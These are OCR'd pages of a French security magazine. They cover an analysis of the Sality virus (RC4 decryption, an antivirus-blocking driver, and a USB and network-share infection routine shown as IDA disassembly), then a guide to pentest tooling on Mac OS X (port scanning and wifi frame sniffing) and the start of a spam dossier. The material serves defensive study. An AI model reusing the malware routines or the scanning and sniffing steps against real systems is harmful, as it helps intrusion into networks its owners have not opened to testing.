


Figure 6 : Point d'entrée de l'application après infection




Figure 8 : Point d'entrée de l'application après infection (suite)

pourrait ne pas identifier l'utilisation de RC4, du moins dans un premier temps.

Fort heureusement, il est possible de voir la création du tableau de 256 éléments typique du RC4 :




Figure 9 : Table de 256 éléments pour RC4

On peut donc émettre une hypothèse sur l'algorithme sans trop se poser de questions. Cette hypothèse est confortée par le fait que notre tableau est mis à jour avant le déchiffrement du virus. En effet, la clé joue un rôle dans la mise à jour du tableau. Voici donc notre tableau modifié :




Figure 10 : Table de 256 éléments pour RC4 mise à jour avec la clé

Un peu plus loin, on retrouve la routine de déchiffrement, toujours noyée sous les instructions inutiles. Par endroits, on constate pourtant le manque d'instructions **junk**, comme nous pouvons le constater ici :



Figure 11 : Partie de l'algorithme RC4

Pour finir, voici le début du virus déchiffré, sans aucune instruction polymorphique, « simple » à analyser :



Figure 12 : Virus déchiffré

3.3 Poupées russes

Une fois décrypté, on s'aperçoit que notre virus embarque un autre exécutable PE. Malgré le fait que cet exécutable PE ne contienne pas le flag DLL, celui-ci sera traité comme tel. Notre DLL est aussi compressée à l'aide d'UPX :




Figure 13 : DLL compressée et embarquée dans le virus

Une fois notre DLL décompressée, celle-ci embarque un autre fichier PE. Il s'agit cette fois d'un driver : voir Figure 14.

Cette DLL commence par générer des *threads* pour effectuer diverses opérations : effacement du mode




Figure 14 : Driver embarqué dans la DLL

sans échec, désactivation du gestionnaire de tâches, de l'éditeur de registre, de *Windows Security Center* et du *firewall* Windows. L'ajout du fichier infecté à la *whitelist* du firewall, l'injection des processus, les connexions distantes, la recherche de périphériques amovibles ainsi que des partages réseaux, sans oublier l'installation du driver, sont aussi des actions effectuées par notre DLL.

3.4 Le driver

Le driver embarqué dans notre DLL est un driver qui va permettre au virus de filtrer les paquets entrants et sortants de la machine infectée. Le driver embarque une série de chaînes de caractères encodées par un simple **XOR**. Voici le driver avec les chaînes décodées :




Figure 15 : Déchiffrement des chaînes de caractères du driver

Une fois le driver installé, il est impossible de contacter les sites contenant les chaînes précédentes. Le driver bloque donc l'accès aux sites des éditeurs antivirus, à Virus Total, etc.

3.5 L'infection des périphériques amovibles et réseaux

La DLL modifie les paramètres de l'explorateur Windows pour ne pas afficher les fichiers cachés et systèmes. Lors de l'insertion d'une clé USB, le fichier originel **notepad.exe** est copié sur la clé avec un nom aléatoire, puis infecté par Sality. On retrouve l'habituel **autorun.inf** sur cette même clé USB. L'infection est similaire pour les périphériques réseaux. Voici la routine responsable de l'infection : voir Figure 16.

```
                mov     eax, [ebp+var_1258]
                add     eax, 41h
                mov     [ebp+String1], al
                mov     [ebp+var_1248], 3Ah
                mov     [ebp+var_1249], 5Ch
                mov     [ebp+var_1249], 0
                lea     ecx, [ebp+String1]
                push    ecx             ; lpRootPathName
                call    GetDriveTypeA   ; Récupère le type de lecteur
                mov     [ebp+NumberOfBytesWritten], eax
                cmp     [ebp+NumberOfBytesWritten], DRIVE_REMOVABLE
                jz      short infecte
                cmp     [ebp+NumberOfBytesWritten], DRIVE_REMOTE
                jz      short infecte
                cmp     [ebp+NumberOfBytesWritten], DRIVE_UNKNOWN
                jz      short infecte
                cmp     [ebp+NumberOfBytesWritten], DRIVE_NO_ROOT_DIR
                jnz     loc_40CE70

infecte:                                ; CODE XREF: sub_40C701+2C5↑j
                                        ; sub_40C701+2CE↑j ...
                mov     edx, off_41E1BC
                push    edx             ; lpString2
                lea     eax, [ebp+String1]
                push    eax             ; lpString1
                call    lstrcatA
                push    0               ; hTemplateFile
                push    20h             ; dwFlagsAndAttributes
                push    3               ; dwCreationDisposition
                push    0               ; lpSecurityAttributes
                push    1               ; dwShareMode
                push    80000000h       ; dwDesiredAccess
                lea     ecx, [ebp+String1]
                push    ecx             ; lpFileName
                call    CreateFileA
```

Figure 16 : Routine d'infection des périphériques amovibles et réseaux

On peut voir sur la capture d'écran précédente l'appel à la fonction **GetDriveTypeA**, utilisée pour récupérer le type du lecteur en cours d'énumération. IDA permet d'utiliser le nom des constantes pour rendre le code plus lisible, on aperçoit les tests pour chaque type de disque et le saut vers la routine d'infection en cas de disques infectables.

Conclusion

Il reste encore beaucoup à dire sur Sality, mais il faudrait un dossier complet pour pouvoir traiter tous les aspects de cette menace. Pensez donc à bien revoir les accès sur vos partages réseaux et à bien désactiver les exécutions des **autorun.inf** pour éviter les épidémies.

Il existe de nombreuses variantes de Sality. Les variantes Sality.AE et Sality.AF, par exemple, n'utilisent plus RC4, mais de nouvelles techniques pour dissimuler le début du virus : point d'entrée obscur, par exemple, et insertion d'un nombre aléatoire d'octets (aléatoires eux aussi) à la fin du fichier pour que le corps du virus ne soit jamais à la même place par rapport au début de la section.

Sality n'est que la première famille de virus parasites active à l'heure actuelle. La seconde famille de virus parasites « Virut » est très active aussi (nouvelles modifications tous les 3 jours environ) et est en pleine progression au niveau des infections virales. Virut a la particularité d'avoir des partenariats avec d'autres distributeurs de malwares et installent des menaces telles que Zeus (vol d'information) sur vos machines. ■

REMERCIEMENTS

Merci à Vyacheslav Zakorzhevsky pour les longues discussions techniques.

AUTOUR DE L'ARTICLE...

LE SAVIEZ-VOUS ?

D'après les statistiques de Kaspersky Lab sur l'évolution des *malwares* en 2009...

TENDANCES :

La création de malwares non commerciaux a pratiquement stoppé en 2007/2008.

La majorité des menaces étaient des chevaux de Troie ayant pour but le vol de données, en particulier celles des joueurs en ligne (mots de passe, personnages et leurs objets/argent).

Depuis les 3-4 dernières années, la Chine est devenue la source principale de malwares.

En 2009, le nombre de programmes malicieux dans la collection était de 33,9 millions. Plus du double de l'année 2008.

Kaspersky a identifié environ 15 millions de nouvelles menaces en 2009.

EPIDÉMIES :



En 2009, ont été relevées plusieurs épidémies globales :

Kido (alias Conficker - ver), Sality (virus/ver), Brontok (ver), Mazebat (ver), Parite.b (virus), Virut (virus/bot), Sohanad (ver) et TDSS (rootkit).

L'épidémie la plus importante est sans conteste celle de Kido.ih, avec 3 millions de machines uniques infectées et 1,4 millions de machines infectées par Sality.aa.

MALWARES POUR PLATES-FORMES ALTERNATIVES :

30 nouvelles familles de malwares pour mobiles et 257 nouvelles variantes ont été découvertes en 2009. En comparaison, 30 nouvelles familles et 143 nouvelles variantes furent découvertes en 2008.

2009 a aussi vu l'apparition du premier malware pour Symbian S60 3eme Edition à utiliser un certificat valide, et un autre malware ciblant les distributeurs automatiques de banques, permettant de surveiller les cartes bancaires.



MAC OS X POUR LES PENTESTERS

Karim Ayad - kayad@denyall.com - karim.ayad@gmail.com

mots-clés : TEST D'INTRUSION / PENTEST / AUTOMATISATION / DARWIN / MAC OS X / APPLESCRIPT / AUTOMATOR

Mac OS X est généralement considéré comme un standard par les photographes, les graphistes, les vidéastes ou encore les musiciens. Pour cette raison, bon nombre de personnes s'imaginent que le système ne peut être employé que pour des disciplines artistiques. Néanmoins, le Macintosh se comporte comme il se doit dans bien des domaines. Avec sa robuste base Unix et son interface « eye candy », Mac OS X se voit aussi bien utilisé dans le monde créatif que dans le monde scientifique [1]. De ce fait, cet article montrera comment il est possible d'outiller son Mac pour un test d'intrusion.

1 Introduction

Pour mener à bien sa mission, le *pentester* a souvent besoin de deux environnements : Unix (*BSD/Linux) et Windows. Le premier est, à de rares exceptions près, nécessaire pour toute la réalisation technique. Tandis que le second, composé de l'incontournable suite Office, est davantage utilisé pour la partie rédactionnelle.

Certains me diront qu'ils peuvent réaliser leur mission avec un seul système. Certes, les outils Unix qui nous facilitent considérablement notre incursion existent également pour Windows, soit de manière native, soit à l'aide du portage de Cygwin **[2]**. Et réciproquement, il est possible d'utiliser la suite Office sous un Linux au moyen de l'application Wine **[3]** ou encore installer l'application andLinux **[4]**, qui nous fournit un environnement Linux au sein même de l'environnement Windows. Ces cas restent toutefois marginaux.

D'autres me diront qu'il n'existe pas que Word ou Excel et qu'il est concevable de produire ces rapports avec Latex **[5]**, OpenOffice **[6]** ou encore AbiWord **[7]**. En effet, techniquement, rien ne nous empêche de le faire, ce qui dans bien des cas, nous permet d'avoir un seul environnement. Malheureusement, dans l'attente d'une réelle interopérabilité entre les suites bureautiques, les clients souhaitent en général avoir leurs livrables dans des formats Microsoft et nous ne pouvons que nous plier à leurs exigences.

L'idéal serait donc d'avoir ces deux environnements au sein d'un seul et unique système.

2 Darwin

Mac OS X est composé principalement d'une interface propriétaire et d'un socle Unix nommé « Darwin ». Celui-ci est un système d'exploitation libre, qui peut être installé de manière indépendante. Au vu de ses origines, Darwin appartient à la grande famille des BSD.

2.1 La métamorphose

Tout comme les autres BSD, Darwin est constitué d'un bon nombre de logiciels libres portés par Apple : OpenSSL, Netcat, Curl, Samba, Net-SNMP, Kerberos et bien d'autres encore. Certains de ces utilitaires nous sont d'ailleurs d'une aide précieuse. Le système d'exploitation embarque également une variété d'interpréteurs tels que Java, Perl, Python, Ruby, Tcl et divers shell Unix. Ainsi, il est d'ores et déjà possible d'installer aisément une partie des ustensiles qui constituent notre boîte à outils : Paros **[8]**, WebScarab **[9]**, Nikto **[10]**, Scapy **[11]**, Metasploit **[12]**, Metasm **[13]**, Hping3 **[14]** et plus si affinité :)

```
IP ADDR    NETBIOS NAME   WORKGROUP/OS/VERSION
------------------------------------------------------------------------
10.1.1.10  MINESET-TEST1  [DMVENGR]
10.1.1.55  LINUXBOX        *[MYGROUP] [Unix] [Samba 2.0.6]
10.1.1.56  HERBNT2         [HERB-NT]
10.1.1.63  GANDALF         [MVENGR] [Unix] [Samba 2.0.5a for IRIX]
10.1.1.65  SAUNA           [WORKGROUP] [Unix] [Samba 1.9.18p10]
10.1.1.71  FROGSTAR        [ENGR] [Unix] [Samba 2.0.0 for IRIX]
10.1.1.78  HERBDHCP1      +[HERB]
10.1.1.88  SCNT2          +[MVENGR] [Windows NT 4.0] [NT LAN Manager 4.0]
10.1.1.93  FROGSTAR-PC     [MVENGR] [Windows 5.0] [Windows 2000 LAN Manager]
10.1.1.97  HERBNT1        *[HERB-NT] [Windows NT 4.0] [NT LAN Manager 4.0]
```

Figure 1 : L'outil findsmb en action

Bien que Mac OS X soit un système fermé, la communauté du logiciel libre ne nous a pas pour autant laissés tomber. Cette dernière nous propose une pluralité de gestionnaires de paquets, qui enrichissent de manière significative notre environnement. Toutefois, nous n'avons retenu que les trois principaux :

- Fink **[15]** est un gestionnaire de paquets semblable à la distribution Debian. Il nous donne le choix entre le téléchargement des paquets binaires précompilés ou la construction des paquets à partir des sources. À ce jour, Fink propose environ 10500 paquets.
- MacPorts **[16]**, anciennement appelé DarwinPorts, est un gestionnaire de ports comparable à celui de FreeBSD. Celui-ci vous permet de faire uniquement une installation à partir des sources. Actuellement, MacPorts ne compte pas moins de 6600 ports.
- Pkgsrc **[17]** est le gestionnaire de ports officiel du système NetBSD. En lui-même, il permet le téléchargement des ports binaires précompilés ou la construction des ports à partir des sources. Néanmoins, bien que celui-ci supporte 14 systèmes d'exploitation, l'équipe de NetBSD ne fournit pas de ports précompilés pour la plate-forme Darwin. Par conséquent, vous devrez faire une installation à partir des sources. Le gestionnaire s'est vu récemment enrichir d'un utilitaire nommé pkgin **[18]**, facilitant la gestion de nos paquets à la sauce « apt/yum ». Au moment présent, Pkgsrc compte en moyenne 9000 ports.

Il est à noter que la suite de développement Xcode **[19]** doit être préalablement installée, ainsi que X11, qui est nécessaire pour les applications graphiques utilisant ce dernier.

2.2 Les interfaces TUN et TAP

Pour transmettre des paquets réseau à travers des tunnels non standardisés, certaines applications ont recours à des interfaces réseau virtuelles nommées TUN et TAP. Ces dernières sont mises en place par le pilote *Universal TUN/TAP device driver* qui, à notre grand regret, n'est pas intégré en standard par Apple. Heureusement, le projet libre TunTap **[20]** a porté le pilote en question, nous permettant ainsi d'utiliser des logiciels comme OpenVPN **[21]** ou encore Iodine **[22]**.

3 Mac OS X

Une fois que la couche Unix du système a été personnalisée, votre Macintosh doit ressembler, en termes d'outillage, comme deux gouttes d'eau à votre Linux « spécial pentest » **[23]**. Il nous reste ensuite la partie dite propriétaire. Celle-ci propose des utilitaires « made in Apple », qui peuvent avoir leurs intérêts lors de nos missions.

3.1 Stroke

Stroke est un scanneur de port TCP en mode connecté, qui n'a pas pour vocation de remplacer le célèbre Nmap **[24]**. Néanmoins, lorsque votre machine n'est pas équipée de ce dernier, le scanneur d'Apple vous donnera un rapide état des lieux de l'équipement distant. L'utilitaire est situé à l'emplacement suivant : **/Applications/Utilities/Network Utility.app/Contents/Resources/stroke**.

```
$ stroke
[...] stroke address startPort endPort
$ stroke www.exemple.com 21 80
Port Scanning host: 127.0.0.1
   Open TCP Port:  22        ssh
   Open TCP Port:  80        http
```

Figure 2 : Le scanneur de port TCP stroke en action

3.2 Airport

Airport est un utilitaire en ligne de commandes se trouvant à l'emplacement **/System/Library/PrivateFrameworks/Apple80211.framework/Resources/airport**. Il est principalement utilisé pour configurer les cartes wifi AirPort branchées au sein du Macintosh. Toutefois, il procure des fonctionnalités pour l'écoute de trames 802.11 et pour l'identification des bornes d'accès avoisinantes. Il va sans dire que c'est un logiciel d'appoint qui ne peut jouer le rôle d'applications comme KisMAC **[25]**.

```
# airport en1 sniff
Capturing 802.11 frames on en1.
^C
Session saved to /tmp/airportSniffe4IUsm.cap.
$ airport en1 -s
      SSID BSSID             RSSI CHANNEL HT CC SECURITY (auth/unicast/group)
  FreeWifi 00:11:22:33:44:55 -83  11      N  -- WEP
   Livebox 00:11:22:33:44:55 -78  13      N  -- NONE
 Neuf WiFi 00:11:22:33:44:55 -73  11      N  -- WPA(PSK/AES,TKIP/TKIP)
freephonie 00:11:22:33:44:55 -63  7       N  -- WPA(802.1x/TKIP/TKIP)
[...]
```

Figure 3 : Utilisation de airport

3.3 AppleScript

AppleScript **[26]** est un réel langage de script mis au point et développé par Apple. Il est le langage natif du système d'exploitation Macintosh. Cette incorporation lui procure un contrôle sur la quasi-totalité des applications Mac, nous permettant donc de les contrôler avec aisance.

Présent depuis la version 7.1.1 du système, l'interpréteur osascript se plie à toutes nos exigences, mettant ainsi à la portée de tous la conception d'outils en ligne de commandes, mais également d'applications graphiques.

```
-- Conversion de température : Fahrenheit en Celsius
display dialog "Température Fahrenheit à convertir" default answer ""
set reponse to text returned of result
try
   set temp_f to reponse as degrees Fahrenheit
on error
   set temp_f to 0
end try
set temp_c to temp_f as degrees Celsius as text
display dialog "La température est de : " & temp_c & " °C" buttons {"OK"}
```

Ainsi, nous pouvons développer, mais aussi piloter d'autres applications de test d'intrusion afin d'automatiser un maximum de tâches.

```
(* Piloter Safari afin de mener
un pentest sur un site donner *)
tell application "Safari"
   set liste_links to {}
   make new document with properties {URL:"http://www.exemple.com"}
   delay 1
   set the nb_links to (do JavaScript "document.links.length" in the
   front document) as number
   repeat with index_links from 0 to (nb_links - 1)
      set the links to (do JavaScript "document.links[" & index_
      links & "].href" in the front document) as text
      set end of liste_links to links
   end repeat
   -- [...] Crawler [...]
end tell
```

Une fois que les différents tests sont finis et les résultats correctement sauvegardés dans une « *Database Events* » **[26]**, il ne vous reste plus qu'à générer, de manière automatique, le rapport :)

```
tell application "Microsoft Word"
   set doc_tech to make new document
   tell text object of doc_tech
      set content to "Rapport technique..."
      -- [...]
   end tell
   -- [...]
end tell
```

Libre à vous de vous envoyer ce dernier par courrier électronique pour une relecture.

```
tell application "Mail"
   set mail_pentest to make new outgoing message with properties ¬
      {visible:false, subject:"Pentest www.exemple.com", content:"Blabla..."}
   tell mail_pentest
      make new to recipient at end of to recipients with properties ¬
         {name:"Karim Ayad", address:"karim.ayad@gmail.com"}
   end tell
   tell content of mail_pentest to make new attachment with properties ¬
      {file name:"Rapport_tech.doc"} at after last paragraph
   send mail_pentest
end tell
```

3.4 Automator

Automator **[27]** est en quelque sorte la couche graphique d'AppleScript concernant l'automatisation des tâches. Ce dernier pousse le vice encore plus loin puisqu'il n'est plus nécessaire de s'y connaître en développement. Seuls quelques clics suffiront pour automatiser vos tâches, mais aussi les transformer en applications totalement indépendantes.




Figure 4 : Eventuel scanner de vulnérabilité pour Web Service

Conclusion

Nous venons de faire un rapide tour sur les fonctionnalités que nous offre le Macintosh. Comme nous venons de le voir, ce dernier fournit un puissant environnement totalement pilotable, nous permettant ainsi d'automatiser tout ce que l'on souhaite.

Toutefois, si vous ne trouvez pas l'application adéquate à vos besoins, sachez qu'il existe de nombreux outils Mac qui pullulent tous les jours sur Google Code. Il vous suffit de taper une des lignes suivantes pour trouver votre bonheur :

```
label:cocoa
label:macosx
label:osx
label:mac
[...]
```

Avec Mac OS, il y a aussi une application pour ça ! ■

RÉFÉRENCES

[1] http://www.apple.com/science/
[2] http://www.cygwin.com/
[3] http://www.winehq.org/
[4] http://www.andlinux.org/
[5] http://www.tug.org/mactex/
[6] http://fr.openoffice.org/
[7] http://www.abisource.com/
[8] http://www.parosproxy.org/
[9] http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project
[10] http://cirt.net/nikto2
[11] http://www.secdev.org/projects/scapy/
[12] http://www.metasploit.com/
[13] http://metasm.cr0.org/
[14] http://www.hping.org/
[15] http://www.finkproject.org/
[16] http://www.macports.org/
[17] http://www.pkgsrc.org/
[18] http://imil.net/pkgin/
[19] http://developer.apple.com/tools/xcode/
[20] http://tuntaposx.sourceforge.net/
[21] http://openvpn.net/
[22] http://code.kryo.se/iodine/
[23] http://www.backtrack-linux.org/
[24] http://nmap.org/
[25] http://kismac-ng.org/
[26] MOREUX(Jean-Philippe) et GAYMAY (Aurélien), *AppleScript : Le guide de survie*, (ISBN10 : 2744023434)
[27] http://www.macosxautomation.com/automator/
[28] http://www.securityfocus.com/tools/platform/24



PRÉAMBULE : LE SPAM



Tout le monde en subit les effets, il représenterait 90% des échanges d'e-mails, on ne le présente plus : le spam !

Alors, si on ne le présente plus, pourquoi y consacrer un dossier ?

Simplement car le spam constitue un excellent exemple de la professionnalisation de la cyberdélinquance.

Le *business model* est très léger et toujours identique, indépendamment de la forme du spam : un grand nombre (mais vraiment très grand) de requêtes est publié, afin d'inciter à consommer un produit quelconque. Le taux de réponse favorable est très petit (mais vraiment très petit). Néanmoins, ce taux de réponse est suffisant pour compenser l'envoi du spam, qui ne coûte presque rien, et engendrer des bénéfices.

Le phénomène du spam n'est pas neuf. La forme des spams a évolué, et les contre-mesures également. Le premier article illustre l'état actuel du spam et des logiciels clients, comme le célèbre SpamAssassin.

De plus, cet article tord le cou à une idée reçue. Le spam n'est pas limité aux e-mails ! On en trouve aussi sur le Web, avec notre bon vieux HTTP. Cette forme s'appelle du *spam link*. L'objectif est toujours le même : attirer des visiteurs sur des sites web pour les pousser à consommer. Cependant, on en trouve aussi une autre utilisation, détournée, mais poursuivant les mêmes objectifs. Il s'agit de créer des fermes de liens (*link farm*) : plein de sites référencent un site principal, celui-ci draine tout le *page rank* alloué par les moteurs de recherche. Il se retrouve alors bien classé dans les pages de résultats et attire donc potentiellement plus de monde.

Le deuxième article du dossier est consacré aux *botnets*. Comme indiqué en préambule de ce préambule, les cyberdélinquants s'organisent. Chaque maillon de la chaîne est maintenant ultra-spécialisé : celui qui collecte les adresses, celui qui les vérifie, celui qui détient l'infrastructure de postage, celui qui vend les spams, etc. Vous rentrerez ici dans cet univers.


Recevoir du spam, tout le monde en convient, c'est pénible. L'article suivant explique les multiples techniques de lutte contre le spam, sur nos serveurs, sur nos postes, ou via l'infrastructure.

Enfin, le dernier article porte sur les pots de miel. Quel rapport avec le spam ? Il détaille différentes options de pots à miel destinées à endiguer du spam, que ce soit en l'absorbant tel un trou noir, ou en l'analysant pour mieux le bloquer.

Que retenir de tout cela ? Sur Internet comme dans la « vraie vie », des gens malhonnêtes profitent du système. Bien sûr, dans certains pays, le spam est encadré, voire interdit. Mais c'est loin d'être le cas partout. Et tenter de poursuivre une entreprise hébergée aux Seychelles pour un mail vantant une petite pilule bleue : bon courage !

Au-delà du spam, il faut garder à l'esprit que cette criminalité qui se spécialise ne s'organise pas uniquement grâce au Saint-Esprit. À la belle époque, un même groupe prospérait en diversifiant ses activités : vente d'alcool, contrebande, proxénétisme et autres trafics de drogues. Chaque branche a ses spécialistes, mais au sommet de la pyramide, on retrouve le même donneur d'ordres.

Il n'y a pas de raison que ce soit différent dans le monde numérique. Que la fraude soit du spam, du piratage de chaînes de télévision payantes, de la fabrication de codes malicieux, de la vente de données personnelles, des accès frauduleux sur des systèmes, il y a fort à parier que derrière l'écran, les mêmes groupes encaissent les bénéfices. Comme dans la « vraie vie » ... ■



COMMUNICATION ÉLECTRONIQUE NON SOLLICITÉE : LE SPAM

Jean Philippe Luiggi – jean-philippe.luiggi@revolutionlinux.com

mots-clés : COURRIER ÉLECTRONIQUE / NON VOULU / POLLUTION

Que ce soit vous-même, votre famille, vos amis, qui ne s'est pas plaint d'avoir reçu des courriers électroniques non souhaités ? Il est bien rare hélas de trouver de nos jours quelqu'un qui réponde par la négative. Le terme le plus usité pour nommer cette pollution endémique de nos boîtes de messagerie est « SPAM », terme légèrement abscons pour le profane, qui viendrait, selon la légende, soit des « MUD » [1], soit d'un sketch des « Monty Pythons » [2]. Mais peu importe, ses caractéristiques font qu'il est en général une plaie pour non seulement le commun des mortels, mais aussi pour les sociétés qui doivent tant bien que mal trouver des méthodes pour protéger un de leurs outils de travail principal, à savoir le courrier électronique.

1 Définition

Que cache le terme « spam » ? Comment le qualifier ? Il est en général considéré comme un courriel abusif (cette qualification est due au fait que dépendamment des pays et des législations locales, la connotation n'est pas forcément la même). Nous parlons ici d'un message électronique anonyme, bien souvent indésirable, qui est émis en grand nombre. Ce dernier tire parti du fait que le protocole SMTP **[15]**, à la base des échanges de courriels sur Internet, ne requière pas une authentification. Il est ainsi simple d'usurper l'adresse d'autrui et les spammeurs qui l'ont bien compris tirent parti de cette faiblesse pour se dissimuler. Le besoin d'envoi en masse est principalement lié à deux raisons : 1) le spammeur ne peut préjuger de qui est intéressé par les services et produits qu'il propose et 2) du nombre de réponses à la sollicitation qu'il reçoit.

Voici une liste non exhaustive de sujets pouvant être abordés dans un spam :

- appel à la charité ;
- sollicitation financière ;
- chaînes de courriels ;
- etc.

2 Quelques données afin de retracer le phénomène

- Presque 32 ans depuis le début du phénomène ! C'est en effet le 3 mai 1978 que fut recensé le premier spam « officiel » **[3]**, envoyé par un commercial de *Digital Equipment Corporation* (DEC) **[4]** sur ARPAnet **[5]**. Il toucha environ 6000 personnes (et déclencha une vive polémique).
- 1994 : Le premier spam commercial, émis par un couple d'avocats (Laurence Canter et Martha Siegel **[6]**) à destination de USENET **[7]**.
- Le phénomène continue de perdurer et même de s'amplifier, +24% entre 2008 et 2009 **[13]** : vive la croissance !
- Une baisse à 74% est notée lors de la coupure de l'opérateur McColo **[16]** !
- 2009 : un consensus autour du chiffre de plus ou moins 90% **[13]**, **[14]** précise le ratio de courriels non sollicités versus le nombre de courriels échangés sur Internet.

Avant de détailler certaines des méthodes utilisées par les spammeurs (ceux qui envoient les courriels) et pourquoi nous recevons ces sortes de missives électroniques, revenons brièvement sur les idées sous-jacentes qui sont à la base du concept. Le spam a pour objet de proposer quelque chose, que ce soit des pilules « magiques » pour les hommes, l'obtention d'une grosse somme d'argent « égarée » dans un quelconque pays lointain ou permettre de réaliser un « coup » fructueux à la bourse, toutes les occasions sont bonnes à prendre. Nous sommes dans un système d'offres et de demandes, il faut « coller » au marché, c'est le précepte à la base de tous les échanges commerciaux.

Et justement, qui dit commerce dit argent, l'idée du spammeur, son but et ses actions rapportent quelque chose. De plus, paradoxalement et même si ce côté des choses n'est pas forcément visible pour celui qui reçoit le courriel, envoyer un spam n'est pas gratuit. Après tout, nous parlons ici d'utiliser Internet, il faut se conformer à ce qui est nécessaire pour que les communications électroniques se fassent : matériel, noms de domaines, accès réseau, tout un ensemble de ressources qu'il faut payer et surtout rentabiliser. D'où la question au point précédent, qui est justement : est-ce le cas ?

Pour le savoir, regardons, par exemple, une étude **[8]** réalisée en 2008 par des chercheurs de l'Université de Berkeley (Californie/USA). Ces derniers se sont transformés en spammeurs pour les besoins de la cause et en l'occurrence, tester la rentabilité de ce métier. Ils n'ont pas lésiné sur les moyens tant pour envoyer les messages que pour obtenir une évaluation des réponses (infiltration de botnet, création de sites web). Le chiffre d'environ 500 millions de courriels émis est précisé et ce au travers de trois campagnes successives d'envois. Alors que les deux premières envoyaient un pseudo-virus (de type « troyen ») proposant des cartes postales ou/et des blagues, la dernière, elle, vantait les mérites de produits pharmaceutiques en vente sur des sites créés de toute pièce par les auteurs de l'étude.

